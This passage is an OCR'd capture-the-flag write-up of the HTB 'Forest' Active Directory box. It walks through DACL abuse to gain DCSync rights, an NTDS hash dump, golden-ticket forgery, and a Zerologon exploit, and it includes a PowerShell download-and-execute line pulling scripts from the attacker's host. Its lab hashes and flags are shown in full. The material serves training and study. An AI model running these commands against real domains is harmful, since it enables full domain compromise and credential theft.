
Find shortest path from `svc-alfresco`



The `Account Operators` Group Have Full Control to the computer : `EXCH01.HTB.LOCAL`

> **Info**
>
> `Account Operators` have limited access to create and modify domain and local accounts, it can't create or modify Administrative accounts

Select **Find Shortest Path to Domain Admins**



> **Abstract**
>
> The group `Exchange Windows Permisions` under `EXCH01` have WriteDACL permission to the domain
>
> So users in `Exchange Windows Permisions` can grant **DCSync** rights

Abuse DACL

Add a user and add it to `Exchange Windows Permisions` group


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user /domain lucifer bravosec /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group /domain "Exchange Windows Permissions" lucifer /add
The command completed successfully.
```

Tip


To allow winrm remote management, add user to `Remote Management Users` group

```
net localgroup "Remote Management Users" /add lucifer
```


Right click on the path line and choose help to view instructions



Info



Linux Abuse



Setup `dacledit`

> **Info**
>
> **shutdownrepo** made a fork from **impacket** which provides `dacledit.py`
> His recipes for `dacledit` : https://www.thehacker.recipes/ad/movement/dacl/grant-rights

Steps to install:

```
git clone https://github.com/ShutdownRepo/impacket/tree/dacledit impacket-shutdownrepo

# Checkout the dacledit branch
git checkout dacledit

cd impacket-shutdownrepo
pipenv shell
python3 -m pip install .
```

Grant DCSync rights to user

The command provide by bloodhound have typos, do some modifications to fix

```
┌──(impacket-shutdownrepo-TDbuqu7G)─(kali㉿kali)-[/opt/sectools/ad/impacket-shutdownrepo]
└─$ dacledit.py -action 'write' -rights 'DCSync' -principal 'lucifer' -target-dn 'DC=htb,DC=local'
'htb.local'/'lucifer':'bravosec'
Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth Corporation

[*] DACL backed up to dacledit-20230720-005420.bak
[*] DACL modified successfully!
```

DCSync and craft goldent ticket

DCSync to dump ntds

```
secretsdump.py 'htb.local'/'lucifer':'bravosec'@forest.htb.local -no-pass -just-dc -outputfile secretsdump
```

Get `krbtgt` hash

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat secretsdump.ntds.kerberos|grep krbtgt
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
```

```
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
```

Get domain sid from any below methods

- bloodhound's node info
- enum4linux result
- run `whoami /user` with a domain user
- use `lookupsid.py`

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ lookupsid.py 'htb.local'/'lucifer':'bravosec'@htb.local -no-pass
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] Brute forcing SIDs at htb.local
[*] StringBinding ncacn_np:htb.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3072663084-364016917-1341370565
...
```

Craft goldent ticket

```
ticketer.py -aesKey 9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b -domain-sid S-1-5-21-3072663084-364016917-
1341370565 -domain htb.local Administrator
```

Pass The Ticket With Evil-Winrm

ⓘ Edit kerberos config file

I created a script to auto configure the `/etc/krb5.conf` - configure_krb5.py

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ python ~/scripts/configure_krb5.py htb.local forest
```

```
[*] This script must be run as root
[*] Configuration Data:
[libdefault]
        default_realm = HTB.LOCAL

[realms]
        HTB.LOCAL = {
                kdc = forest.htb.local
                admin_server = forest.htb.local
        }

[domain_realm]
        htb.local = HTB.LOCAL
        .htb.local = HTB.LOCAL


[!] Above Configuration will overwrite /etc/krb5.conf, are you sure? [y/N] y
[+] /etc/krb5.conf has been configured
```

Sync time with domain controller (Kerberos Authentication Will Check Time Gap)

```
sudo ntpdate htb.local
```

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ export KRB5CCNAME=Administrator.ccache

┌──(kali㉿kali)-[~/htb/Forest]
└─$ evil-winrm -i forest.htb.local -r htb.local
...
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\Desktop\root.txt
dc85b3f081269ddd7cc189eb98049a2a
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Additional

Zero Logon

> Tryhackme Writeup - Zero Logon

Check if target is vulnerable

Notice

Because the machine meets below conditions, worth a try to check if zero logon is possible

- Windows Server 2016
- Allows null authentication

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme smb htb.local -u '' -p '' -M zerologon
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
SMB         htb.local       445    FOREST           [+] htb.local\:
SMB         htb.local       445    FOREST           [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
ZEROLOGO... htb.local       445    FOREST           VULNERABLE
ZEROLOGO... htb.local       445    FOREST           Next step: https://github.com/dirkjanm/CVE-2020-1472
```

Exploit Zero Logon (CVE-2020-1472)

```
┌──(kali㉿kali)-[~]
└─$ cd /opt/sectools/CVE/CVE-2020-1472

┌──(kali㉿kali)-[/opt/sectools/CVE/CVE-2020-1472]
```

```
└─$ python cve-2020-1472-exploit.py FOREST$ htb.local
Performing authentication attempts...
==============
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

DCSync

```
secretsdump.py htb.local/'FOREST$'@htb.local -no-pass -just-dc -outputfile ~/htb/Forest/secretsdump.txt
```

Reset Machine Account's Password

Reason : Zero Logon > Reset the machine password

Get Administrator hash

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat secretsdump.txt.ntds|grep -i admin
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
```

Reset machine password

```
wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6 -shell-type powershell
Administrator@forest.htb.local 'Reset-ComputerMachinePassword'
```

Golden Ticket

Get krbtgt hash

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat secretsdump.txt.ntds.kerberos|grep krbtgt
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
```

Get domain sid

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ lookupsid.py htb.local/'FOREST$'@htb.local -no-pass
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] Brute forcing SIDs at htb.local
[*] StringBinding ncacn_np:htb.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3072663084-364016917-1341370565
...
```

Craft golden ticket

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ ticketer.py -aesKey 9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b -domain-sid S-1-5-21-3072663084-
364016917-1341370565 -domain htb.local Administrator
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for htb.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
```

```
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
```

Pass The Ticket

Sync time with DC

```
sudo ntpdate htb.local
```

Set the cache variable

```
export KRB5CCNAME=Administrator.ccache
```

Use **impacket**

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ wmiexec.py -k -shell-type powershell forest.htb.local
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
PS C:\> whoami
htb.local\administrator

PS C:\> cd C:\Users
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
```

```
d-----         9/18/2019  10:09 AM                Administrator
d-r---        11/20/2016   6:39 PM                Public
d-----         9/22/2019   3:29 PM                sebastien
d-----         9/22/2019   4:02 PM                svc-alfresco

PS C:\Users> cat .\svc-alfresco\Desktop\user.txt
f211d595964cb5d25765649d22e6b06f

PS C:\Users> cat .\Administrator\Desktop\root.txt
dc85b3f081269ddd7cc189eb98049a2a
```

Invoke-ADEnum

> https://github.com/Leo4j/Invoke-ADEnum

Invoke-ADEnum is an Active Directory enumeration tool designed to automate the process of gathering information from an Active Directory environment, leveraging the capabilities of PowerView.

Abstract

This powershell script can automate **powerview**

```
iex(new-object net.webclient).downloadstring("http://10.10.14.70/Invoke-ADEnum.ps1")
Invoke-ADEnum -CustomURL http://10.10.14.70/PowerView.ps1 -AllEnum
```


```
[256/1978]

Servers (Enabled):

Name    Enabled Active IP Address   Account SID                                   Operating System            Domain
----    ------- ------ ----------   -----------                                   ----------------            ------
EXCH01$ True    False  10.10.10.7   S-1-5-21-3072663084-364016917-1341370565-1103 Windows Server 2016 Standard htb.local
FOREST$ True    True   10.10.10.161 S-1-5-21-3072663084-364016917-1341370565-1000 Windows Server 2016 Standard htb.local



Servers (Disabled):

Workstations (Enabled):

Workstations (Disabled):

Users (Enabled):

User Name            Enabled Active Adm DA  EA  Object SID                                    Domain    Groups
---------            ------- ------ --- --  --  ----------                                    ------    ------
Administrator        True    True   YES YES YES S-1-5-21-3072663084-364016917-1341370565-500  htb.local Denied RODC Password Replication Group - Schema Admins - Organization Management - Enterprise Admins - Do
main Admins - Group Policy Creator
                                                                                                      Owners - Domain Users
andy                 True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1150 htb.local Domain Users
HealthMailbox0659cc1 True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1144 htb.local Domain Users
HealthMailbox670628e True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1137 htb.local Domain Users
HealthMailbox6ded678 True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1139 htb.local Domain Users
HealthMailbox7108a4e True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1143 htb.local Domain Users
HealthMailbox83d6781 True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1140 htb.local Domain Users
HealthMailbox968e74d True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1138 htb.local Domain Users
HealthMailboxb01ac64 True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1142 htb.local Domain Users
HealthMailboxc0a90c9 True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1136 htb.local Domain Users
HealthMailboxc3d7722 True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1134 htb.local Domain Users
HealthMailboxfc9daad True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1135 htb.local Domain Users
HealthMailboxfd87238 True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1141 htb.local Domain Users
lucinda              True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1146 htb.local Domain Users
mark                 True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1151 htb.local Domain Users
santi                True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1152 htb.local Domain Users
sebastien            True    False  NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1145 htb.local Domain Users
svc-alfresco         True    True   NO  NO  NO  S-1-5-21-3072663084-364016917-1341370565-1147 htb.local Service Accounts - Privileged IT Accounts - Domain Users
```

Failed Attempts

Abuse DACL to force change user `evil`'s password

× Failure

The user `evil` was added by other HTB players...




Abstract

